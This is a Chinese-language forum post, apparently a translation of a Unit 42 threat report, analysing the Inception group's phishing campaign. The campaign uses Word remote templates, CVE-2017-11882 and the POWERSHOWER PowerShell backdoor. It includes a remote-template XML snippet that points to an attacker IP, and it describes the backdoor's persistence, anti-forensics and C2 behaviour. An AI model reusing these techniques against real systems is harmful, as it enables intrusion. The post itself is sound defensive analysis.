

Inception使用CVE-2017-11882和POWERSHOWER发起攻击

[angel010](#) / 2018-11-08 06:58:00 / 浏览数 2081 [技术文章](#) [技术文章 顶\(0\) 踩\(0\)](#)

Inception攻击者从2014年开始活跃，[Blue Coat](#)和[Symantec](#)都对其攻击活动进行过分析。攻击者使用适用于不同平台的定制化的恶意软件，攻击范围包括不同的国家和行业，主要攻击国是俄罗斯。本文分析2018年

Symantec最新的总结中描述了Inception攻击者使用2阶段鱼叉式钓鱼攻击的情况，攻击者首先发送一封侦查的鱼叉式钓鱼邮件，第二份鱼叉式钓鱼邮件中含有一个远程模板。在最近的攻击活动中只使用了一个文档，但是以一种不马上显示final payload的形式出现的；但使用模板的情况是相同的。

远程模板

远程模板（Remote templates）是Microsoft Word的一个特征，允许文档加载模板，而不论模板是外部存储的，还是文件共享的，或是位于互联网。当文档打开的时候，模板就会加载。Inception攻击者就将这一特征




图1. 攻击概览

这样使用远程模板是Inception攻击者过去4年持续使用的特征。这对攻击者来说，有3个主要的好处：

- 1. 初始文档并不含有任何恶意对象，只是简单地引用外部对象，也就是说可以绕过静态分析技术，示例如图2所示。
- 2. 攻击者根据接收到的数据应用恶意内容到受害者，接收到的数据包括Word版本、IP地址等，如图1所示。
- 3. 攻击完成后，保存远程模板的服务器就下线了，因此分析人员很难分析远程模板的内容。

```
1 <?xml version='1.0' encoding='UTF-8'?>
2 <Relationships xmlns='http://schemas.openxmlformats.org/package/2006/relationships'>
3   <Relationship Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
4     Target="http://108.170.52.158/4815367056880469583615031158" TargetMode="External" Id="rId6" />
5 </Relationships>
```

图2. Inception文档引用远程模板示例

文件打开后，就会显示一个诱饵内容，并尝试通过HTTP的形式取回恶意远程payload。诱饵内容一般都是从媒体报告中复制的，一般都与攻击目标所在区域的政治主体相关




图3. 2018年Inception攻击中的诱饵内容示例
第一个是2017年Facebook上的VGOPAD邀请函
第二个是欧盟政策中心的总结

大多数情况下，远程服务器并不会返回一个恶意模板，但研究人员发现了两个含有漏洞利用的恶意模板。模板中含有CVE-2012-1856和CVE-2017-11882漏洞利用，这两个漏洞利用的payload是OLE包对象的VBScript，会解码和执行PowerShell后门POWERSHOWER。

POWERSHOWER

文章开头提到攻击者在攻击活动中使用了两封钓鱼邮件，其中第一个只用来侦查。在最新的攻击活动中，研究人员发现只有一封文档发送给目标，该文档包含侦查、漏洞利用

释放的payload

POWERSHOWER是初始化的侦查工具，用来下载和执行第二步的payload，第二步payload的特征更多。因为第一步只使用了一个简单的后门，复杂的恶意软件都放在之后

POWERSHOWER允许攻击者：

- 获取设备指纹信息，并上传到C2；
- 清楚dropper阶段的大量取证痕迹；
- 如果攻击者发现目标设备有价值，就运行第二阶段payload。

POWERSHOWER分析

POWERSHOWER首先会检查Microsoft Word有没有运行。如果运行，恶意软件会假设是第一次运行，执行以下操作：

1. 将自己写入%AppData%\Microsoft\Word\log.ps1；
2. 运行run key来为该文件设置驻留；
3. 添加注册表，这样powershell.exe实例以后默认就会被大量复制；
4. 杀掉Microsoft Word进程；
5. 移除dropper阶段释放的所有文件，包括原始文件被打开的痕迹，初始.VBS文件，IE■■■■■■■■■■中与提取远程模板相关的临时文件等；
6. 移除dropper阶段遗留的所有注册表词条；
7. 在受感染机器上收集系统信息，并POST到C2；
8. 退出。

如果Microsoft Word没有运行，恶意软件就会进入主通信循环，按顺序执行下面的操作。该循环只有设备重启后才会进入：

- 基于GET请求的状态码（status code），可能进行以下操作：
- 如果状态码不是200，恶意软件就休眠25~35分钟之间的随机值（根据随机生成的数字决定）；
 - 如果状态码是200，恶意软件期望响应是：

主C2循环的代码如图4所示：


 先知社区

图4. 主C2 loop

虽然恶意软件非常简单，但也非常有效，给了攻击者运行下一个更复杂的payload的选项。

结论

Inception攻击仍少被发现，在最新的攻击活动中：

- 使用远程模板来妨碍分析人员对其历史攻击的分析。
- 在dropper阶段使用反取证技术来清除恶意软件安装和执行的相关线索。
- 第一阶段使用基本的POWERSHOWER后门，使分析人员很难获取攻击者使用的复杂payload的副本。

<https://researchcenter.paloaltonetworks.com/2018/11/unit42-inception-attackers-target-europe-year-old-office-vulnerability/>

点击收藏 | 1 关注 | 1

[上一篇 : SSD Advisory——Sym...](#) [下一篇 : SSD Advisory——Sym...](#)

1. 0 条回复
- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)